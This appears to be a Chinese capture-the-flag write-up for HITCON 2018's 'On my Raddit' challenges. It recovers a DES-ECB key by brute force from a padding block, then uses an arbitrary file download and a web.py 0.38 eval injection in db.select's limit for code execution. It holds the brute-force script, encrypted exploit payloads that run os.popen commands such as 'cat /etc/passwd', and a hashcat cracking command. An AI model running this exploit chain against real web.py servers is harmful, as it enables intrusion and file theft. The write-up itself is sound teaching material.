

On my Raddit

orange 大大出的这个题与其放在 Web 里，不如放在 Crypto 里。这里说一下比赛时的思路。

打开题目：

# On my Raddit

Flag is `hitcon{ENCRYPTION_KEY}`, and here is a **hint** for you :P

*P.S. If you fail in submitting the flag and want to argue with author, read the source first!*

Total: 100 All ▾

| Ups | Title   | File |
|-----|---|------|
| 612 | 50 million Facebook accounts owned  |      |
| 378 | 70+ different types of home routers(all together 100,000+) are being hijacked by GhostDNS                 |      |
| 354 | CVE-2017-11176: A step-by-step Linux Kernel exploitation  |      |
| 344 | An Innovative Phishing Style  |      |
| 319 | BYOB (Build Your Own Botnet) v0.2 Released - Major Improvements & Bug Fixes                               |      |
| 302 | Bruteforcing United Club's WiFi password  |      |
| 295 | Android Banker found on Google Play with 10K+ installs stole over 10,000 Euros [infection video included] |      |

flag 是加密密钥，而 hint 提示加密密钥是■■■■■。还有一个P的提示。

查看一波源码：

```
<tr>
  <td>612</td>
  <td><a href="?"s=8c762b8f22036dbbda56facf732ffa71c3a372e4530241246449a55e25888cf98164f49a25f54a84ea0640a3adaf107cc67c8f2e688e8adf18895d89bfae58e33ae2e67609b509afb0e52f2f8b2145e">50 million Facebook accounts owned</a></td>
  <td></td>
</tr>
<tr>
  <td>378</td>
  <td><a href="?"s=b8cef6deb48eb05a2a6455031697145597fd94cd1ddf5de9d1ced9f3ba9f0671294f7e621271724379f8866765581ed27a11fbf32a65c9c5fa555e936059c30ae7e0574415898d59825eaf40b8ca4b6b4c495604c766de6410158def0234ca52d3a472f56cbc6007a2be6b76d1489fb1d1968e7d8d19f94970b8924776e4aad7fe36cd98ce5e1381db456c31e215b5bf3ca92540eb2d0a42">70+ different types of home routers(all together 100,000+) are being hijacked by GhostDNS</a></td>
  <td></td>
</tr>
<tr>
  <td>354</td>
  <td><a href="?"s=68935751c61b2cbf9b23a8a310cc25357d90e8ec90d21429132b8e6a7069a3af361b3d849b06b5cc92f33f42305f794b7551f5397ba46a5b452ab65a472ac6415e697a86b2b618a9c9cf94ea64cd49b2b2780d3cf5b55c51b70a9a2903fb58e786a4d5c5dc412819">CVE-2017-11176: A step-by-step Linux Kernel exploitation</a></td>
  <td></td>
</tr>
<tr>
  <td>344</td>
  <td><a href="?"s=59154ed9ef5129d081160c5f9882f2fcd76f05f6ac8f1a38114a30fb1839a27fea88c412d9e1149dedcb1c01c0a6662a36d91fd8751a52ba939a65efbe150f9504247abb9fe6be24d3d4dcfda82306">An Innovative Phishing Style</a>
</td>
<td></td>
</tr>
<tr>
  <td>319</td>
  <td><a href="?"s=468346806ebc36a21c7d7054f51165697794dcddc647081bf53cd0fc5a0f0ed1b6e5f3aa161784aed490b9fe7175efe820236eb1c3f79300ab245bc50398fb81380f43dcde449026893c1faa4117250e34288bbd061b5ecb31e1fd8267b80ec25c8608a43cfb57abdd0924d7b90d1287b87a10ef7a276a3c0a0ae81a23cc9e32fd93afeeacc66">BYOB (Build Your Own Botnet) v0.2 Released - Major Improvements & Bug Fixes</a></td>
  <td></td>
</tr>
</tr>
```

可以看到都是?s=■■■的形式。网页提供了一个页面显示多少文章的选项，我们关注一下这块的源码：

```

</style>
<script type="text/javascript">
    function change(t){
        var limit = t.value
        if (limit == 10) {
            location.href = '?s=06e77f2958b65ffd3ca92540eb2d0a42';
        } else if (limit == 100) {
            location.href = '?s=06e77f2958b65ffd2c0f7629b9e19627';
        } else {
            location.href = '/';
        }
    }
}
</script>

```

先知社区

可以看到两个密文前 64bit 是一样的，后 64bit 不同，可以推断 64 bit 应该是一个分组，而且明文应该是 salt+number 的形式，salt 相同导致第一段密文相同。


接着我开始分析下面的链接的密文，起初我的想法是分析密文长度，根据密文长度和文章名的长度来推测 salt 的格式（文章名字越长密文越长），但是这个 salt 格式推了半天发现也没有卵用。

这个题不同于一般的密码题，一般都是要还原明文，这里 flag 是密钥，知道了明文也没用。

陷入了瓶颈，想找源码泄露找不到，扫一波目录还把我 ip ban 了一会...

可用信息看来就这么多了。想起提示密钥是小写字母，无疑缩小范围。如果不给这个提示， $2^{56}$  我绝对爆破不出来，既然给了这个提示，所以我的思路就是爆破。

通过分组长度是 64bit 可以推测加密算法应该是 DES，常用的应该也就 DES 分块是 64 bit。接下来需要找到明密文对，我源代码里搜寻了一下 limit=10 的链接密文后 64bit：3ca92540eb2d0a42 结果发现了点东西：



先知社区

发现竟然有 18 处这个密文！仔细观察发现都在末尾！！

豁然开朗，看来这是 ECB 模式的 DES，这么多相同的密文绝不是巧合，一定是相同的明文。相同的明文都在而且都在最后，显然是 Padding 的时候，如果明文长度正好是分块的长度。假设分块长度是 8 字节，那么这种情况下会补 8 个 0 字节。详细的请看下 PKCS5 填充规则。想起了提示 P 应该就是提示 Padding。

这八个 0 字节加密的密文都是 3ca92540eb2d0a42，所以有 18 处这块密文。

找到了明密文对，直接开始爆破的话，那就是  $2^6 \times 8$ ，我计算了一下是  $2^{38}$ ，我觉得是爆不出来...

想到了 DES 实际可用的密钥只有 56 bit，比如第一个字节是 'b'，那么密钥前八位是 011100010，注意这里最后一位的 0 没有作用，在 DES 中每个字节的最后一位时被丢弃的，也就是说第一个字节用 b 加密和用 c 加密没有区别。

这样的话，b 和 c 效果一样，d 和 e 效果一样，也就是我们只需要  $13 \times 8 = 2^{30}$  步就可以遍历完，直接爆破：

(脚本很丑，而且单线程)

```

# -*- coding:utf-8 -*-
from Crypto.Cipher import DES

list="acegikmqsuwy"
for a in list:
    key1 = a
    for b in list:
        key2 = key1 + b
        for c in list:
            key3 = key2 + c
            for d in list:
                key4 = key3 + d

```

```

for e in list:
    key5 = key4 + e
    for f in list:
        key6 = key5 + f
        for g in list:
            key7 = key6 + g
            for h in list:
                key = key7 + h
                print key
                obj = DES.new(key)
                if obj.decrypt("3ca92540eb2d0a42").decode("hex")=="0808080808080808".decode("hex"):
                    print key
                    exit()

```

5点多开始跑，跑到8点多结束了... 打印出来的 key 是：megooaso,注意这不是真正的密钥，除去a，剩下的都有和它相邻字符等价效果的，没办法我想把所以字符串打出来，看看哪个像个单词：

```

# -*- coding:utf-8 -*-

for a in "lm":
    key1 = a
    for b in "de":
        key2 = key1 + b
        for c in "fg":
            key3 = key2 + c
            for d in "no":
                key4 = key3 + d
                for e in "no":
                    key5 = key4 + e
                    for f in "a":
                        key6 = key5 + f
                        for g in "rs":
                            key7 = key6 + g
                            for h in "no":
                                key = key7 + h
                                print key

```

挨个看发现没有像单词的... l 开头的应该不是，m 开头的试了试，最终megnnaro是 flag。

```
hitcon{megnnaro}
```

另外看了 orange 的解答才发现用 hashcat 秒解... 但是我的 hashcat 不知怎么回事用不了，照着师傅们的命令执行都不行orz。有成功使用 hashcat 解出来的师傅可以联系一下我给我指点一波...还有师傅找到了别的明密文对，只能说 tq!，对着这一大串能猜出另外的明密文对。orange 题解中说用 python 单线程 10 min跑完，不知道这个 10 min 怎么来的...我跑了快三个小时。

这个题的第二关 On my Raddit V2 题目说是 getshell，一样的环境。有了密钥我就可以把那些密文都解出来，解出来那些只是些没有用的东西：

```
u=70c97cc1-079f-4d01-8798-f36925ec1fd7&m=r&t=Ghostbuster%3A+Detecting+the+Presence+of+Hidden+Eavesdroppers+%5Bpdf%5D
```

不过题目有个下载文件的地方：

|    |   |      |
|----|---|------|
| 66 | "Supposedly" GRU using a Pineapple nano (see slide 26)  |      |
| 64 | <a href="#">Examining Phishing Websites and Scraping Information to Track Down Malicious Actors</a> |      |
| 60 | Trusting the delivery of Firefox Updates  |      |
| 55 | Ghostbuster: Detecting the Presence of Hidden Eavesdroppers [pdf]                                   | down |
| 50 | The /r/netsec Monthly Discussion Thread - October 2018  |      |
| 49 | CVE-2018-1788: PRTG Network Monitor Privilege Escalation  |      |

把那个链接解密一下：m=d&f=uploads%2F70c97cc1-079f-4d01-8798-f36925ec1fd7.pdf

应该可以任意下载文件，根据 hint.py 可以推断这是 python 写的，那么下载一波 app.py。

```

m=d&f=app.py ■■■■■e2272b36277c708bc21066647bc214b8
■■■■ http://13.115.255.46/?S=e2272b36277c708bc21066647bc214b8

```

可以下到app.py:

```

# coding: UTF-8
import os
import web
import urllib
import urlparse
from Crypto.Cipher import DES

web.config.debug = False
ENCRPYTION_KEY = 'megnnaro'

urls = (
    '/', 'index'
)
app = web.application(urls, globals())
db = web.database(dbn='sqlite', db='db.db')

def encrypt(s):
    length = DES.block_size - (len(s) % DES.block_size)
    s = s + chr(length)*length

    cipher = DES.new(ENCRPYTION_KEY, DES.MODE_ECB)
    return cipher.encrypt(s).encode('hex')

def decrypt(s):
    try:
        data = s.decode('hex')
        cipher = DES.new(ENCRPYTION_KEY, DES.MODE_ECB)

        data = cipher.decrypt(data)
        data = data[:-ord(data[-1])]
        return dict(urlparse.parse_qs(data))
    except Exception as e:
        print e.message
        return {}

def get_posts(limit=None):
    records = []
    for i in db.select('posts', limit=limit, order='ups desc'):
        tmp = {
            'm': 'r',
            't': i.title.encode('utf-8', 'ignore'),
            'u': i.id,
        }
        tmp['param'] = encrypt(urllib.urlencode(tmp))
        tmp['ups'] = i.ups
        if i.file:
            tmp['file'] = encrypt(urllib.urlencode({'m': 'd', 'f': i.file}))
        else:
            tmp['file'] = ''

        records.append( tmp )
    return records

def get_urls():
    urls = []
    for i in [10, 100, 1000]:
        data = {
            'm': 'p',
            'l': i
        }
        urls.append( encrypt(urllib.urlencode(data)) )
    return urls

class index:
    def GET(self):
        s = web.input().get('s')
        if not s:

```

```

        return web.template.frender('templates/index.html')(get_posts(), get_urls())
    else:
        s = decrypt(s)
        method = s.get('m', '')
        if method and method not in list('rdp'):
            return 'param error'
        if method == 'r':
            uid = s.get('u')
            record = db.select('posts', where='id=$id', vars={'id': uid}).first()
            if record:
                raise web.seeother(record.url)
            else:
                return 'not found'
        elif method == 'd':
            file = s.get('f')
            if not os.path.exists(file):
                return 'not found'
            name = os.path.basename(file)
            web.header('Content-Disposition', 'attachment; filename=%s' % name)
            web.header('Content-Type', 'application/pdf')
            with open(file, 'rb') as fp:
                data = fp.read()
            return data
        elif method == 'p':
            limit = s.get('l')
            return web.template.frender('templates/index.html')(get_posts(limit), get_urls())
        else:
            return web.template.frender('templates/index.html')(get_posts(), get_urls())

if __name__ == "__main__":
    app.run()

```

其实之后才了解到，orange 的本意是拿到了一个等效密钥，然后就去读到源码，这样就能看到密钥了。这句提示：

# On my Raddit

Flag is **hitcon{ENCRYPTION\_KEY}**, and here is a **hint** for you :P

*P.S. If you fail in submitting the flag and want to argue with author, read the source first!*

先知社区

当时没有注意到...就去穷举试了 (不敢写提交 flag 的脚本怕被 ban)

On my Raddit V2(复现)

web.py 审不动... 跟着师傅们复现了一波。

赛后跟 Nu1l 和 TD

的师傅请教了一波，师傅甩出的链接：<https://securityetalii.es/2014/11/08/remote-code-execution-in-web-py-framework/>，看了半天也不知道和此题

才得知这题要追 web.py 的源码。

除了上面下的 app.py，还要下一个 requirements.txt 文档

```

encrypt("m=d&f=requirements.txt") -> fc3769d67641424d59387bf7f393b4e4d0acd96cd08fe232
payload: ?s=fc3769d67641424d59387bf7f393b4e4d0acd96cd08fe232

```

发现 web.py 版本是 0.38，所以这个[链接](#)的洞还没有修彻底。

开始看链接与题联系不到一起，之后才知道要追 web.py 源码。在 app.py 中这句代码：

```

elif method == 'p':
    limit = s.get('l')
    return web.template.frender('templates/index.html')(get_posts(limit), get_urls())

```

先知社区

去追这个 limit：

```
def get_posts(limit=None):
    records = []
    for i in db.select('posts', limit=limit, order='ups desc'):
        tmp = {
            'm': 'r',
            't': i.title.encode('utf-8', 'ignore'),
            'u': i.id,
        }
        tmp['param'] = encrypt(urllib.urlencode(tmp))
        tmp['ups'] = i.ups
        if i.file:
            tmp['file'] = encrypt(urllib.urlencode({'m': 'd', 'f': i.file}))
        else:
```

先知社区

发现代入了查询里，限制查询出的结果数。

追 web.py 的源码，也就是 db.select 函数，就能追到链接的地方：

```
def reparam(string_, dictionary):
    """
    Takes a string and a dictionary and interpolates the string
    using values from the dictionary. Returns an `SQLQuery` for the result.

    >>> reparam("s = $s", dict(s=True))
    <sql: "s = 't'">
    >>> reparam("s IN $s", dict(s=[1, 2]))
    <sql: 's IN (1, 2)')>
    """
    dictionary = dictionary.copy() # eval mucks with it
    vals = []
    result = []
    for live, chunk in _interpolate(string_):
        if live:
            v = eval(chunk, dictionary)
            result.append(sqlquote(v))
        else:
            result.append(chunk)
    return SQLQuery.join(result, '')
```

文中说了 The entry points to reparam() are functions \_where(), query(), and gen\_clause() query() 对应的就是此题的 db.select，这里看到了非常显眼的 eval。

根据链接中的方法构造 payload：

```
import urllib
import urlparse
from Crypto.Cipher import DES

ENCRPYTION_KEY = 'megnnaro'

def encrypt(s):
    length = DES.block_size - (len(s) % DES.block_size)
    s = s + chr(length)*length

    cipher = DES.new(ENCRPYTION_KEY, DES.MODE_ECB)
    return cipher.encrypt(s).encode('hex')

def decrypt(s):
    try:
        data = s.decode('hex')
        cipher = DES.new(ENCRPYTION_KEY, DES.MODE_ECB)

        data = cipher.decrypt(data)
        data = data[:-ord(data[-1])]
        return dict(urlparse.parse_qs(data))
    except Exception as e:
        print e.message
        return {}
```

```
print encrypt(urllib.urlencode({'m': 'p', 'l': "${lambda getthem=([x for x in ().__class__.__base__.__subclasses__() if x.__name__ == 'os' and x.__module__ == 'os'].__getitem__(0)).__init__.__globals__['os'].popen('cat /etc/passwd')& echo $(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 64 | xargs echo | sha1sum | cut -d ' ' -f 1)}")})
print encrypt(urllib.urlencode({'m': 'd', 'f': '/tmp/gml.txt'}))
```

看看根目录有啥东西，这里没有回显所以我们把执行结果写入文件再去下载：

执行结果：

```
d65ae2bb276bdf2f82e5ca0761781060ba0fcf988b736644cad7a2d2573b2a14c1b40eb540be086f3aa5f06aca4d6711fda9a6f7c2c02a1ab2f85c12c3e7de4373ac92f9aea2e244e5098a963b4b3c1ee96782d23e0f27
```

挨个访问，下载到ls的命令结果：

```
bin
boot
dev
etc
flag
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
read_flag
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

看到了 read\_flag，执行这个应该就可以得到 flag，修改payload:

```
print encrypt(urllib.urlencode({'m': 'p', 'l': "${(lambda getthem=([x for x in ().__class__.__base__.__subclasses__() if x.__name__ == 'read_flag'])):getthem[0].__call__}"})
print encrypt(urllib.urlencode({'m': 'd', 'f': '/tmp/gml.txt'}))
```

结果：

```
d65ae2bb276bdf2f82e5ca0761781060ba0fcf988b736644cad7a2d2573b2a14c1b40eb540be086f3aa5f06aca4d6711fda9a6f7c2c02a1ab2f85c12c3e7de
4373ac92f9aea2e244e5098a963b4b3c1ee96782d23e0f27
```



挨个访问，可以得到 flag：

```
hitcon{Fr0m_SQL_Injecti0n_t0_Shell_1s_C00L!!!}
```

参考：

- [Null的wp](#)
- <https://xz.aliyun.com/t/2961>

点击收藏 | 0 关注 | 1

[上一篇：区块链安全—区块链P2P网络安全密...](#) [下一篇：Meterpreter之Andro...](#)

1. 1 条回复



[mochazz](#) 2018-10-25 12:35:20

```
➔ evilk0 hashcat -m 14000 3882b1034e878984:617373696e672b57 -a 3 '?l?l?l?l?l?l?l?l' --force
hashcat (v4.1.0) starting...

3882b1034e878984:617373696e672b57:ldgonaro

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: DES (PT = $salt, key = $pass)
Hash.Target.....: 3882b1034e878984:617373696e672b57
Time.Started....: Tue Oct 23 19:18:54 2018 (17 mins, 44 secs)
Time.Estimated...: Tue Oct 23 19:36:38 2018 (0 secs)
Guess.Mask.....: ?l?l?l?l?l?l?l?l [8]
Guess.Queue.....: 1/1 (100.00%)
Speed.Dev.#1.....: 28953.4 kH/s (8.16ms) @ Accel:64 Loops:1024 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 32744114176/208827064576 (15.68%)
Rejected.....: 0/32744114176 (0.00%)
Restore.Point....: 1862912/11881376 (15.68%)
Candidates.#1....: uzrmzvis -> jebswour
HWMon.Dev.#1.....: N/A
```



0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)